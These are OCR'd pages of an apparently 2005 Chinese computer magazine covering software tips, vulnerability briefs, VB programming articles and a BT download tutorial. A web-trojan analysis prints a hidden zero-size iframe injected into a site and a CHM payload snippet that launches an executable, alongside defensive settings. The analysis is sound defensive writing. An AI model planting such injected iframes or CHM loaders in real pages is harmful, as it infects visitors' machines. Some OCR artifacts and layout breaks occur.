答:现在越来越多的手机支持Java程序，用手机看漫画书也渐渐流行起来。于是很多人在网上共享自己制作好的漫画书文件。看久了别人制作的，当然也想亲自一试身手，下面就来教你如何制作自己的漫画书。

先根据手机屏幕，用Photoshop将图片转换为适当尺寸(要去除上下两条提示按钮)。之后打开JPicBook，选择菜单中的"文件→属性设置"，根据屏幕大小设置好尺寸，再通过菜单中的"文件→导入图片"将漫画导入，回到主界面后，用"上移"、"下移"按钮调整照片顺序，最后，选择"下载路径"，填好"漫画书名"，点击"生成"按钮即可。

快速提取多种文件中的文本:文档批量提取文本



软件版本:4.0
软件大小:384KB
软件性质:共享软件(未注册版一次只能转换一个文件)
适用平台:Windows 2000/XP
下载地址:http://www.onlinedown.net/soft/30571.htm

问:我有很多Excel、Word文件，其中Word文档还用了不少文本框，请问我怎么才能将这些文件中的文本部分提取出来?


答:在日常工作中，有时的确会需要将很多不同格式的文件转换为纯文本文件。遇到这个问题，推荐使用"文档批量提取文本"。

这款软件支持PDF、HTM、DOC、PPT、XLS、HLM、RTF等格式，在使用前，需要确保已经安装Office及Acrobat reader。打开软件，在"存放路径"中填好转换后文本文件的保存位置，点击"转换"按钮，选择好转换的文件，完成后，就可以在"存放路径"中的目录下找到转换后的文本文件了。

批量替换DOC文件中的指定内容:WordPipe

问:因为公司搬家，公司里所有用Word制作的公文模板中的地址、电话都需要修改，请问有没有可以自动完成这个工作的软件?

答:要完成你所说的批量修改文字的目的，可以使用专门批量替换DOC文件中文字的WordPipe。打开软件后先点击"Skip Evaluation Key→Yes"(不输入序列号→是的)按钮，进入软件主界面。点击"Files to process"(要处理的文件)，在"Scan for files"(扫描文件)下指定好所有公文模板保存的目录;点击"Replacements"(替换)标签，在"Using these values"(使用这些变量)中的"Find what"(找什么)及"Replace with"(替换为)列中分别输入好内容，最后点击"Replace"按钮即可。



软件版本:4.6.2
软件大小:1252KB
软件性质:共享软件(未注册版可使用30天，一次只能转20个文件)
适用平台:Windows 2000/XP
下载地址:http://www.onlinedown.net/soft/25246.htm

CFan小白鼠

新软试用

北京读者M & X:我平常使用EmEditor编写文本及程序，它为不同编程环境提供了不同配置设置方案，除软件本身提供的配置外，还可以在http://www.emeditor.com/userfiles.php下载到更多用户配置文件。下载后，在EmEditor中依次点击"设置→选择配置→自定义配置"菜单项，点击"新建→确定"按钮，输入配置文件名。回到设置界面，点击"属性"按钮，在弹出窗口中点击"高亮显示(1)"选项卡中的"输入"，选择刚刚下载的ESY配置文件，"确定"即可。



试用体验

上海读者张亮:虽然现在越来越多的人喜欢从网上下载电影来看，但也有不少人还在使用电脑看DVD，对于他们来说，WinDVD 7.0是一款不能错过的软件。新版本主界面应该是最直观的变化，再继续尝试，你会发现7.0版的WinDVD继承了老版本音、视频的特色，需要注意的是，这个版本在设置上进行了改变，需要在右键菜单中的"Video Center"及"Audio Center"分别进行音频及视频设置。其他还更新了如支持家庭网络媒体共享等功能。

下载地址:http://nj.onlinedown.net/soft/31399.htm

上海读者张亮:前段时间WinPatrol(优秀的系统即时监测软件，网络时

代防黑、防恶意程序，保安全之必装工具）推出了9.5版，此版本最大的变化就是PLUS版具有了“实时警报”功能，而在以前版本中，WinPatrol每隔1分钟或更长时间才会监测一次注册表等监视项。新版本还能更好地恢复HOSTS及系统文件。

下载地址:http://nj.onlinedown.net/soft/18467.htm

最 近 更 新

BitComet 0.59 修正稳定版

升级指数: ★★★★

对内网支持不错的BT下载软件。这个版本支持DHT网络无种子下载，同时还增加了搜索BT网站，取消“ 览”按钮下拉菜单、增加三种服务器模式选项等。

下载地址:http://www.onlinedown.net/soft/26431.htm

IceSword 1.10

升级指数: ★★★★

高手杀毒时的必备“利器”。新版本只进行了小修复，但从1.08版起IceSword增加了防止进程非法结束的功能。当使用IceSword.exe /c运行程序，需要关闭时，要先按下任意键，然后再按Ctrl+Alt+D才能关闭程序，否则无法退出。由于IceSword是安全软件，所以即使是小的升级也建议大家更新。

下载地址:http://www.newhua.com/cfan/200514/icesword110.rar

金山词霸2006




新版本收录了《新日汉大辞典》、《实用汉日辞典》两本日文词典。同时，此版本还采用了全新的自动更新系统，实时扩充修补词库。大家可以从网上下载其免费试用版。

下载地址:http://push.cb.kingsoft.com/pr/cb2006/index.htm

网络电视终结者:PPLive

问：我喜欢看足球，但又经常加班，我想在网上看，可是很多网络电视不是收费了，就是链接失效，或是速度太慢了，请问用什么软件可以解决这个问题呢？

答：以前就有采用BT方式的Coolstreaming，现在又出现一款使用BT技术的网络电视——PPLive。它可以观看更多电视频道。由于只是很少的数据量，所以使用的数据都载入在内存中，对硬盘基本无伤害。



使用软件前，确认已经安装好了Windows Media Player及RealPlayer。打开软件后，PPLive会在系统托盘内产生图标。右击该图标选择菜单中的“配置”，在“配置”窗口中的“asf播放路径”及“rm播放路径”中分别设置好Windows Media Player及RealPlayer的两款软件的路径。然后再次右击系统托盘图标，选择“频道列表”，这时会打开网络 览器，选择需要观看的频道。这时就会打开相应的播放器，开始播放电视了。

软件版本:1.06
软件大小:680KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://www.pplive.com/download.shtml

进程管理好帮手:ECQ超级进程王



软件版本:5.2
软件大小:1.5MB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200514/pdh.rar

问：我用了CFan介绍的IceSword，感觉不太直观，有没有更好的进程管理软件呢？

答：IceSword功能强大，但它仅适合于高手使用，对于一般菜鸟，不太容易上手。所以为大家介绍一款不错的进程管理软件——ECQ超级进程王 。

这款软件有很多不错功能，比如可以一次性关闭多个进程，关闭Winlogon等系统进程。打开软件后，就可以看到系统中所有进程，点击进程后，就会弹出该进程的提示。点击工具栏上的“进程性能”按钮，可以查看每个进程的内存、CPU占用值；点击“网络进程”按钮，可以显示出所有连接到网上的进程，并显示出端口号。另外，“ECQ超级进程王”还可以作为系统监视程序隐藏在后台，每当有程序运行，软件就会自动弹出警报，让用户进行处理。

CF [YY11]



漏洞再现:IE 和 Firefox 皆未幸免的 览器漏洞

影响系统:IE 6.0、Firefox 1.14 等多种流行的 览器

漏洞分析:网络上常见的 览器都受这次发现的钓鱼式攻击的影响，原因是由于 JavaScript 不显示或包含其他的来源。如一个广为人知网站的访问者被恶意钓鱼攻击者诱骗在一个并非来自本网站的 JavaScript 对话框中输入信息，当然这一切并没有显示任何恶意网站的地址，从而形成钓鱼攻击。不过攻击者如果想成功地利用该缺陷，必须诱骗用户打开恶意网站上的一个链接。

补“洞”办法:微软竟然宣称这个漏洞只是 IE 的基本功能，不发布任何补丁。只有在最近发布的 Opera 8.0.1 中，这一问题得到了修正。在虚拟对话框里没有地址条的网页中，大家要谨慎面对，不要随便填写保密信息。

漏洞再现:“博客杀手”通过博客传播的木马浮出水面

影响系统:各大 BLOG 服务器，如 www.cnblog.com、www.blogcn.com 等

漏洞分析:前不久网络上纷纷传说 BLOG 最容易被黑客利用传播病毒，今天果然出现了木马程序，这个木马程序是被黑客入侵

来看看，在 览网页时，你是如何中招的

深入了解网页中的“马”

★★★★

■河北 香草天空

很多朋友在 览着网页时，都会在不知不觉中感染上了木马，那么这些木马是从哪来的呢……

1.引子

前些天，我重装了系统，安装好 Windows XP 后，忘记打上 SP2 补丁。这天在 览网站时，发现一个不错的音乐网站。 ，听听音乐也不错，忽然我的 CPU 占用率变成 100% 在桌面上出现一个报错信息框。我心里一惊，中木马了！

首先发现进程里多了 2 个可疑的进程，一个是 command.exe(Windows XP 的命令行是 cmd.exe，Windows 9x 系统是 command.exe)，另一个则是非常明显的 i.com。正常系统程序不会有这个样子的进程的，于是结束两个进程，启动杀毒软件，检测计算机，经过近半个小时才把可怕的木马请出去。真是人善被欺。我要为受害者争口气，一起来找到放木马的凶手。

2.探查“木马”的“老窝”

我们确认了 www.***vido.com 网站被人插入了网页木马，我们就从这里下手 。

首先，利用“view-source:”命令查看一下网站的源代码，如：(view-sourcE:www.***vido.com/index.asp)。

在这个网站的主页代码中发现了一段代码，<IFRAME MARGINHEIGHT=0 MARGINWIDTH=0 FRAMEBORDER=0 WIDTH=0 HEIGHT=0 SCROLLING=NO SRC=http://www.***er.com/cer.html></IFRAME>

应该可以认定，这段代码中的 www.***er.com/cer.html 就是网页木马，再利用“view-sourcE:”命令来查看其内容，发现其中有一段 www.***kcer.com/test.chm 奇怪，怎么 CHM (帮助文件的格式)文件会是木马？我到网上找了很久资料，总算明白了其中的奥秘。利用 CHM 编辑器进行反编译， 发现如下这段代码：

```
<HTML><HEAD>
</HEAD><BODY><UL>
<LI><OBJECT TYPE="text/sitemap">
<PARAM NAME="Name" VALUE="test">
<PARAM NAME="Local" VALUE="test.htm">
</OBJECT>
<LI><OBJECT TYPE="text/sitemap">
<PARAM NAME="Name" VALUE="test">
<PARAM NAME="Local" VALUE="test.exe">
</OBJECT>
</UL></BODY></HTML>
```

不用问，这里的 test.exe 一定是木马了，我们也得到了木马源文件。我们离目标越来越近了……

3.“掀马窝”

一般木马都会把记录的密码信息发送到木马作者的信箱里，我们来看看木马里的秘密，首先用如 UltraEdit 等十六进制编辑器来打开木马(千万别双击木马，那就等于运行了木马)。通过 Ctrl+F 查找 @***.com 这类的信息，看能不能找到信箱地址。

来看一下，结果找不到，为什么呢？原来木马为了躲避杀毒软件的监视进行了加密。根据经验我到网上下载了一份 UPX 脱壳程序进行文件脱壳(见图 1)。再来看看，发现了一个 778899@ccd**.com 的信箱地址(见图 2)，凶手找到了就是他。到这里我们的反追踪也就该告一段落了。

顺便再说个更加隐蔽的网页木马。也是在插入代码中的一段，不过，不是 HTML 格式的网页木马了，而是 GIF 的图片。很




图 1




图 2

恐怖吧，图片也有可能是木马了。让我来给大家讲一下这里面的奥秘吧:其实这并不是大家常见的木马＋图片合并程序，而是网页木马修改了扩展名，将HTML改变成了GIF。大家可以通过"记事本"来识破，只要用"记事本"打开图片，如果打开后出现一大片乱码(开头还不是GIF87)或ASP语句。那么很可能这个文件就是木马，删除是最好的选择(见图3)。




图3

在IE窗口中点击菜单中的"工具→Internet选项"，在弹出的对话框中点击"安全"标签下的"自定义级别"按钮，弹出"安全设置"对话框，把其中所有"ActiveX插件和控件"以及与Java相关的项目全部选择"禁用"即可。虽然这样做在以后的网页 览过程中可能会造成一些正常使用ActiveX的网站无法 览，但是相对网络上无处不在的网页木马麻烦一点是很值的。

另外我们可以把已经确认含有网页木马的网页完全屏蔽掉，防止自己不小心再次中招:同样是在"安全"标签下，选择"受限制的站点"，然后点击"站点"按钮，将需要屏蔽的网站地址填入"将该网站添加到区域中"，再点击"添加"。最后，点击"应用"和"确定"即可屏蔽含有恶意代码的已知恶意网站了。

4.防御来自网页的"马"

剩下的部分是如何防御网页木马。毕竟害人之心不可有，防人之心不可无啊!

网络中大多网页木马是含有恶意代码的ActiveX网页文件，只要大家在IE设置中将ActiveX控件、Java脚本禁止运行就可以做到最基本的防御了。

小提示

我们前面提到的CHM网页木马比较特殊，需要通过修改本地注册表防御它:打开"注册表编辑器"，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0]项，将其下的1004键的键值修改为十六制的3，flags键键值修改为1，这样子就可以让CHM网页木马失效了。

CF [YY12]

博客服务器后放在数据库中被调用的，只要用户访问服务器上的网站与数据库相关页面，病毒就会通过网页木马自动运行。木马运行后，将在用户的系统目录下创建rundll64.exe文件，并在注册表中添加自启动项，病毒还通过修改注册表键值，改变IE默认连接到恶意病毒主页。由于现在拥有个人博客和使用博客的用户越来越多，预计木马病毒将出现各种各样的变种，希望大家多多关注。

补洞方法:还是在 览器上做文章，如禁用ActiveX控件等，另外对个人博客上的可执行文件或者可疑文件不要轻易下载运行。

漏洞再现: McAfee不安全文件权限漏洞

影响系统: McAfee InternetSecurity Suite 2005

漏洞分析: McAfee是一款著名杀毒软件。随着Windows XP SP2安全性能的提高，一些攻击者把目光放到现在计算机必备的杀毒软件上，最近McAfee就被发现默认的访问控制列表(ACL)允许非管理员用户修改所安装的文件，非管理员用户可以用他们自己的恶意代码替换安装的McAfee Internet Security Suite 2005文件，这样就可以以系统权限执行这些代码。形成一个本地Guest级用户拥有System权限的漏洞。

补"洞"方法: McAfee公司已经公布了最新的杀毒软件版本并修正了这个缺陷，不过在这里提醒大家要随时注意杀毒软件的更新，没有绝对安全的系统，只有大家随时关注才能降低被破坏的危险。

反垃圾邮件的常用武器是什么

★

■瑞星工程师 史□

目前，对于个人用户所采用的反垃圾邮件技术主要有两种:一种是基于规则库(Rule Base)判断，另一种是基于贝叶斯定理(Bayesian)的自学习方式。

所谓基于规则库判断技术就是针对垃圾邮件建立数百条甚至更多的规则特征。比如收件人超过十人、来源地址可疑、信件无主题等。每一规则都分配有正加权和负加权，然后为每一封被扫描的邮件计算总分数，如果总分数达到垃圾邮件的 值则被判断为垃圾邮件。规则设置的好坏决定了基于规则库判断垃圾邮件的效率，由于规则由人来制定，基于规则库判断的方式显然不够灵活。

当前较为流行的反垃圾邮件技术是基于贝叶斯定理的自学习方式。首先厂商要收集大量的垃圾邮件以及非垃圾邮件的样本，并对信件的收信人、发信人、邮件主题、正文等进行严格的词法分析预处理操作。随后将分析出的数据交付贝叶斯算法库进行分类。贝叶斯算法会自动提取可被用于识别垃圾邮件或非垃圾邮件的特征。随着预处理的不同以及样本的差异每次贝叶斯算法分析结果是不同的，因此采用贝叶斯算法的反垃圾邮件产品需要不断升级以过滤更新的垃圾邮件。由于特征库的提取是由程序自动实现，因此采用贝叶斯算法的反垃圾邮件技术比传统的基于特征库判断技术更加灵活。



除了上面两种方式外，企业防范垃圾邮件还会采用一种叫做实时黑名单(RBL)的技术。实时黑名单的原理是，根据人工或机器的分析判断，检测一个IP地址是否是一个垃圾邮件源，从而将其列入黑名单中。用户的邮件服务器可以通过查询黑名单来决定是否接受来自该地址的邮件。

CF [YY13]

聪明软件 让生活变轻松

自制智能软件机器人

★ ■北京 李赫元

前言

常言道，攘外必先安内，服务器的正常运作，是开展一切工作的基础。而在网络安全问题日益凸现的今天，监控服务器的健康状况成了管理人员的必修课。然而，通过手工操作效率过于低下。想到骇客帝国中帅呆了的Agent史密斯，其本质就是一个高级的软件机器人，那么我们能不能编写一套程序，让程序就像Agent史密斯一样自动去监视服务器的健康状况，一旦发现问题就自动通知我们呢？

要编写这么一个软件机器人，我们只要通过程序定时测试网站是否正常运行即可。其实原理并不复杂，因为用Inet控件去抓取一个Url地址时，如果地址是无法访问的，Inet控件所返回的值的长度是0。如果用循环和数组，程序还能同时监测多个网址。此外，还可以用Dir函数、Windows Script Host对象等实现从收藏夹中导入链接，使软件操作更加友善。

程序设计

以下便是笔者用Visual Basic 6编写的网站监视软件。程序需要5个按钮，作用分别是:开始监视、结束监视、添加Text1中的网址至监视列表、从监视列表中移除网址和从收藏夹列表中添加网址到监视列表;一个Inet控件(需要从工程-部件中选择)，RequestTimeout设置为15(请依据个人网速设置，建议大于15);三个Listbox分别为:记录监视记录、待监视网址列表、显示收藏夹中的链接列表;两个Text框分别为:用户输入网址、显示List2中选中网址的监视信息;一个Timer控件，Enabled设置为False，Interval设置为1000。

篇幅限制，下面只列出核心代码:

```
Private Sub Form_Load() 'Form加载时读取收藏夹中的链接
Dim sA As String * 65400
Dim sfile As String
Dim fpath As New IWshRuntimeLibrary.WshShell
sfile = Dir(fpath.SpecialFolders("FAVORITES") & "\") '用Windows Script Host对象获得当前收藏夹位置
Do While Not Len(sfile) = 0
If UCase(Right(sfile, 4)) = ".URL" Then
Open fpath.SpecialFolders("FAVORITES") & "\" & sfile For Binary As #1 '注释:用二进制打开文件
Get #1, , sA '注释:用Get语句从文件中获取字节
xz = Split(sA, Chr(10)) '以回车作为标志分割URL中文本
For i = 0 To UBound(xz)
If UCase(Left(xz(i), 4)) = "URL=" Then '符合格式时得到Url
List3.AddItem Right(xz(i), Len(xz(i)) - 4)
End If
Next i
Close #1 '注释:关闭文件
End If
sfile = Dir
Loop
End Sub

Private Sub Timer1_Timer() '启动监视的时候Timer执行
On Error Resume Next '先忽略一切错误,为了能够让程序执行下去
If Inet1.StillExecuting Then Inet1.Cancel
For i = 0 To List2.ListCount - 1 '循环次数等于列表中待监测链接数
val = 0
val = Len(Inet1.OpenURL(List2.List(i))) '网址返回的长度
If val = 0 Then 'Inet返回值的长度为零,则记录无法访问
List1.AddItem (Now & Space(6) & List2.List(i) & Space(6) & "×")
c2(i) = c2(i) + 1 '不能访问计数+1
Else
List1.AddItem (Now & Space(6) & List2.List(i) & Space(6) & "√")
'反之,记录可以访问
c1(i) = c1(i) + 1 '能访问计数+1
End If
Next i
List1.AddItem Chr(10)
If List2.SelCount > 0 Then '在Text2中显示监测结果
Text2.Text = "当前统计信息:" & Chr(10) & List2.List(List2.ListIndex)
& Space(6) & "正常访问:" & c1(List2.ListIndex) & "次" & Space(6)
& "不能访问:" & c2(List2.ListIndex) & "次"
End If
End Sub
```

注意到本文通过Timer控件与Inet控件的结合非常巧妙地模仿了多线程的机制，程序反应速度非常快，如图所示就是程序运行的界面。



需要注意的是，不同网站访问速度不同，按本文方法，只有被测网址在Inet的RequestTimeout时间内刷新完才记录正常访问，如果网速过慢，需加大RequestTimeout的值(只要不要超过Timer的Interval时间)，否则软件机器人会出现误报。

后记

本文通过VB自带的Inet控件以及简单的循环便实现了一个非常实用的软件机器人，服务器的任何问题都逃不过它的眼睛。如果对于Inet控件返回的内容加以判断，还可以开发出能够监视网络连载故事是否更新的软件机器人。此外，验证自己购买的虚拟主机是否真的有如广告说的那样不间断服务，对于我们的软件机器人而言，绝对是小菜一碟。

本程序在VB6.0、Windows XP联网状态下调试通过。完整的源代码可以从http://www.cfan.com.cn/11program/200514/agent.zip下载 CF [YY14]

换种思路防破解

用 VB 制作验证码生成器

★

■湖南　谢潇渔

故事的发生

最近发现自己制作的共享软件客户中使用盗版者居多。一开始还以为注册机加密算法被识破了，调查后才知道原来是用黑客软件进行暴力破解的。我一次次加强软件加密算法，但效果并不理想。有一次，当我在注册雅虎邮箱时，发现它是通过输入验证码来验证用户的合法性以防止非法注册，难道我就不能使用这个方法来解决暴力破解的问题吗？

当然，直接把验证码保存成图片固然可以防止一些黑客暴力破解，但由于现在破解技术的日益高明，简单图片很容易被识别，所以我们需要对图片进行一下“加密处理”。我的想法是用图片框输出验证码，再利用VB自带的画图函数将验证码描绘得奇怪一些，再随机添加乱七八糟的背景，从而只有人才能够识别，而暴力破解软件自然无能为力了。需要注意的是，我们的算法应该能使用户很容易分开验证码和背景色。

在编写这个程序之前我们需要掌握以下知识:1.图形文件的输出;2.VB中的画点、画线函数;3.调整图片框字体和背景色的方法。如果有什么问题的话可以参考程序谷以前刊登的张鸿的《感悟Visual Basic》系列文章。

算法设计

1.窗体设计

启动VB6并新建一个标准EXE工程，按照图中的方式布置好控件并设置好名称。



接着将两个图片框的AutoRedraw属性设置成True，txt_inp、cmd_browse的Enabled属性设置为False，txt_inp的Maxlength属性设置成10。然后单击“工程→部件”，勾选“Microsoft CommonDialog Control 6.0”。

2.算法

加密过程是程序的重点。在这里我们运用画线和画点函数来处理图片，在图片框上随机选两个点画直线，同时用随机函数确定它的颜色;再随机点一个点，同样用随机函数确定它的颜色。在这里我们还用随机取字体样式和背景色，不过要注意的是，背景和字体颜色的差别要搞大一些，由于每个RBG分量值越大颜色越深，因此我们用下面两条语句就可以增强颜色的对比度:

```
pic_las.ForeColor = RGB(Rnd * 255, Rnd * 255, Rnd * 255)
pic_las.BackColor = RGB(Rnd * 55, Rnd * 55, Rnd * 55)
```

绘制图像的具体的代码如下:

```
Sub AddPas()
  On Error GoTo Err1
  pic_las.Print Space(10 - Len(Result)); Result
  Dim x, y, x1, x2, i As Integer
  '随机决定输出字体样式
  pic_las.FontItalic = Int(Rnd * 2)
  pic_las.FontUnderline = Int(Rnd * 2)
  pic_las.ForeColor = RGB(Rnd * 155 + 100, Rnd * 155 + 100, Rnd * 155 + 100)
  '为验证码添加随机直线
  For i = 1 To (Int(Rnd(1) * 8) + 1)
    x = Int(Rnd * pic_las.Width): y = Int(Rnd * pic_las.Height)
    x1 = Int(Rnd * pic_las.Width): Y1 = Int(Rnd * pic_las.Height)
    pic_las.Line (x, y)-(x1, Y1), RGB(Rnd * 255, Rnd * 255, Rnd * 255)
  Next i
  '为验证码随机添加圆点
  For i = 1 To (Int(Rnd(1) * 200) + 100)
    pic_las.PSet (pic_las.Width * Rnd, pic_las.Height * Rnd), _
      RGB(Rnd * 255, Rnd * 255, Rnd * 255)
  Next i
  '写入输出文件
  If chk_file.Value = 1 Then
    SavePicture pic_las.Image, txt_outfile.Text
    MsgBox "验证码已经保存在:" & txt_outfile.Text, vbInformation
  End If
  Exit Sub
Err1: '产生了错误
  MsgBox Err.Number & ":" & Err.Description, vbExclamation
End Sub
```

内容处理好了，接下来就只要简单响应用户的操作即可。在这里我们还需要解决随机生成验证码的问题，我们可以把需要生成的验证码每一位都放入一个字符串，再用随机函数以及字符串截取函数Mid(String, Start As Long, [Length])读入每一位验证码。另外为了增强程序的功能，我还允许用户保存和拷贝验证码以及允许用户自行定义验证码。由于版面有限，这里就不给出完整的源程序了，你可以从http://www.cfan.com.cn/11program/200513/vbpass.zip下载到完整的源代码。

总结

运行一下程序，“加密”效果还不错吧。

这可不是一般的破解机器能识别得了的哦！当然你也可以将这个加密算法运用到你个人的程序和论坛上去，它为程序的安全性提供了很好的保证呢！由于本人才疏学浅，可能有很多需要改正的地方，如果大家对此程序有什么想法或者意见通通告诉我好了，我在Cfan论坛上的名字是Lieo，我的邮箱是:lieo_hunan@yahoo.com.cn。

CF [YY15]

菜鸟集训营

今天，你BT了吗？

★★

■北京 一页 风言

最新的电影、游戏、动漫、软件、音乐……只有你想不到的，没有BT下载不到的。下载的人越多速度反而越快，这与传统的下载规则正好背道而驰，“变态”(BT)下载真的如此令人疯狂？今天，就让我们和比特精灵这款优秀的软件一起走进BT的世界吧。

实例1:初试身手，体验疯狂下载

第一步:到 http://nj.onlinedown.net/soft/26970.htm 下载最新版比特精灵(BitSpirit) 3.0简体中文稳定版(以下简称为BS)，并进行安装。

第二步:第一次启动，BS会询问是否进行配置，确定后将进入设置向导窗口(以后可在菜单“选项→设置向导”中再调用)。在这个设置向导中，主要是在第二步中根据实际情况选择一种带宽类型，比如:北京家装512Kbps的ADSL，一般可选第一项“ADSL 512Kbps”，而在单位上网一般可选择“局域网或小区宽带”；第四步“UPnP支持”中，首先单击“查找UPnP设备”检测一下，如果没有找到，就不要选“启用比特精灵的UPnP支持”项，否则启动时会非常慢；接下来一步建议将“默认保存路径”C:\Downloads修改为非系统分区，比如:D:\BT。其他步骤使用默认值即可，以后都可以修改。最后单击“完成向导”按钮，进入BS的主界面。注意:如果操作系统是Windows XP SP2，将弹出系统防火墙窗口，单击“解除阻止”即可。

第三步:BT下载有个不成文的规矩，那就是在自己下载完成后要继续做种一段时间，那种下载完成后就停止的人违背了共享精神。不过做种时间太长，不仅影响自己的带宽，也会影响其他操作，因此建议直接设定继续做种时间，时间到达后自动停止。点击“选项→个人设置”，在打开窗口中进入“程序行为”选项卡，在“当下载完成后，继续做种子:”后面修改时间，比如:2小时。

小提示

别让BT成了硬盘杀手

★网上总是流传着BT损坏硬盘，这是真的吗？首先请你赶快看看我们2004年第19期的《BT真的是硬盘杀手吗？》一文，相信看过后，你不仅会完全了解BT的原理，同时也会放心地使用BT。

★加大缓存护硬盘:如果内存在512MB以下，可以保留软件默认设置不变，如果大于512MB，可以执行“选项→设置向导”，在向导窗口上单击两次“下一步”跳到“性能设置”页。选择第二项“优化为较少的磁盘操作”即可达到保护磁盘的作用。也可以选择第三项，再根据自己内存的大小自定义缓存区块数，注意，数字越大越占用内存。以512MB为例，将“每个任务的最大缓存区块数”设置为128，“缓存区块失效时间”设置为300。如果内存更多，可考虑以512MB为标准，用“内存数÷512×128=最大缓存区块”和“内存数÷512×300=失效时间”的公式进行计算。

第四步:要使用BS下载文件必须得先有BT种子，也就是一种后缀名为.torrent的小文件，它里面保存了服务器地址、下载文件的大小、分成的块数以及各种下载参数设置等。BS内置了不少BT种子搜索网址，比如在软件主界面左侧单击展开“精彩BT发布页”，再双击其中的“飞客BT搜索引擎”，即可在 览器中打开该网站。

第五步:在飞客BT搜索网站主页的搜索框中输入想要下载资料的关键字，如：“红楼梦”、“古典音乐”、“超级女声”等，再单击右侧“BT搜索”按钮，即可搜索到许多.torrent种子文件链接，并且还显示有种子数，下载文件大小、发布日期等信息，右击想要下载的链接，从右键菜单中选择“用比特精灵下载”，将打开添加任务窗口，单击其上的“高级”按钮展开它，如图1所示，是不是跟FlashGet非常的像。



图1

第六步:添加任务窗口中大部分选项已自动填好，直接单击“确定”即可下载。不过，一般还要在“任务注释”框中填写一些相应的说明文字(如:“这是有关《红楼梦》的资料及讲座汇编”等，方便以后管理)，还可以改变文件的保存目录。其实，除右键添加任务外，还可以直接将网页上的种子链接拖到BS的桌面迷你栏上，或执行“文件→打开Torrent文件”命令打开保存在硬盘上的种子文件，都可以打开添加任务窗口。

第七步:如图2所示，单击左侧“下载队列”，再点选右侧某个任务，就可以看到下载的各种信息了。下载完成后(完成量显示为100%)，可单击工具栏上的“停止”



图 2

按钮中止任务，此时任务前会显示一个对钩号。双击任务则可以打开下载文件所在的文件夹，如果是电影文件，便可以双击它开始欣赏了，如果是其他类型的文件，也可双击它调用相应的程序来查看。

小提示

★选中“功能→插件→转换连接IP为地理位置”菜单项，以后再点击下载任务下方的“连接信息”选项卡，就可以查看到与你同时下载某文件的人所处的地址位置，非常有趣！

★BT下载的关键是要找到有效种子，在BS自带的“热门资源论坛”及“精彩BT发布页”中搜集有不少BT种子资源网站，双击即可打开。另外，本刊2005年第8期上的《轻松做个寻种大师》一文，介绍了多种寻找有效种子的方法，大家不妨找来看看。

实例2:睡觉时让BS全自动下载

因为BT下载会占用相当多的带宽，不少朋友会选择在睡觉时让电脑下载。这时可以利用BS的计划任务和自动关机功能。

点击下载.torrent种子后BS打开添加任务窗口，单击″高级″按钮，在″任务类型″处选中″计划(指定运行时间)″项,再在下面设置好时间(如:2005.6.30 23:30:00)，同时确认″做种时间″设置为2小时或其他时间。单击″确定″按钮，接着选中菜单″查看→完成后关机″。这样，到时间后BS就会自动开始下载，并且下载完成后自动关闭电脑。

实例3:逛“市场”换点种子去

BT下载最重要的是什么？当然是有效的BT种子啦！除通过软件、搜索引擎找种子外，BS独创的″种子市场″功能提供了另一个独特的获取种子的路径。

第一步:单击菜单″选项→个人设置″命令打开选项对话框，点击″特殊扩展″选项卡，选中″启用种子市场的功能″项，确定后退出。

第二步:当在下载某个资料时将会与其他用户建立起对等连接，如果对方的BT软件也支持BS的扩展协议，那么他的货物列表就会自动地发送给你，单击主界面左侧″种子市场″下面的″对方货物″就可以看到这个列表了。点选你想要的某一货物，再单击″添加任务″按钮即可下载了。

第三步:如果对方货物列表中没有包括种子文件的链接信息，那么″添加任务″按钮将呈灰色，无法添加新任务。这时你可以通过BS3.0中新增的技术，在公有DHT网络中自动寻找可用的种子进行下载，此时只要单击″添加任务(DHT)″按钮打开下载对话框，确定即可(见图3)。



图 3

第四步:本着″人人为我，我为人人″的BT精神，你也可以将自己获得的″货物″共享给其他人。右击下载完成或正在下载的任务，选择″添加任务到市场″打开属性窗口，填写链接、注释等相关信息(一般会自动填好)，再设置货物的有效期限(到期后货物会自动退出列表)，确定后即可将该任务添加到″我的货物″中并共享给别人了。

小提示

如何永久保存种子市场里的“对方货物”？

默认情况下，BS是不保存种子市场里的“对方货物”的，这些货物只在本次程序运行期间才有效。如果想永久保存对方货物，可以先退出BS，然后用记事本打开BS安装目录下的“BitSpirit\ config\config.torrent”(2.x版本直接在安装目录下)文件，查找“SaveGoods”在它的后面加上“i1e”，即改成“SaveGoodsi1e”，保存后退出，重启BS就可以保存货物清单了。

实例4:让BT下载飙起来

没有最快，只有更快，速度永远是下载狂孜孜以求的目标之一。下面就介绍一下为BT提速的方法。

1.破解SP2连接数

首先，如果是Windows XP SP2，它默认的并发连接数为10，不管你使用的是ADSL，还是局域网用户，增加此默认值可有效提高下载速度。点击″开始→程序→BitSpirit v3→XP SP2连接数破解补丁″，在打开的窗口中

小知识

什么是公有DHT网络？

使用过旧版BS的朋友可能会发现，在BS3.0的种子市场中多了一个“添加任务(DHT)”按钮，在添加任务窗口中多了一个“为本任务启用基于Kademlia技术的DHT网络”选项，那么，什么是公有DHT(Distributed Hash Table)网络呢？

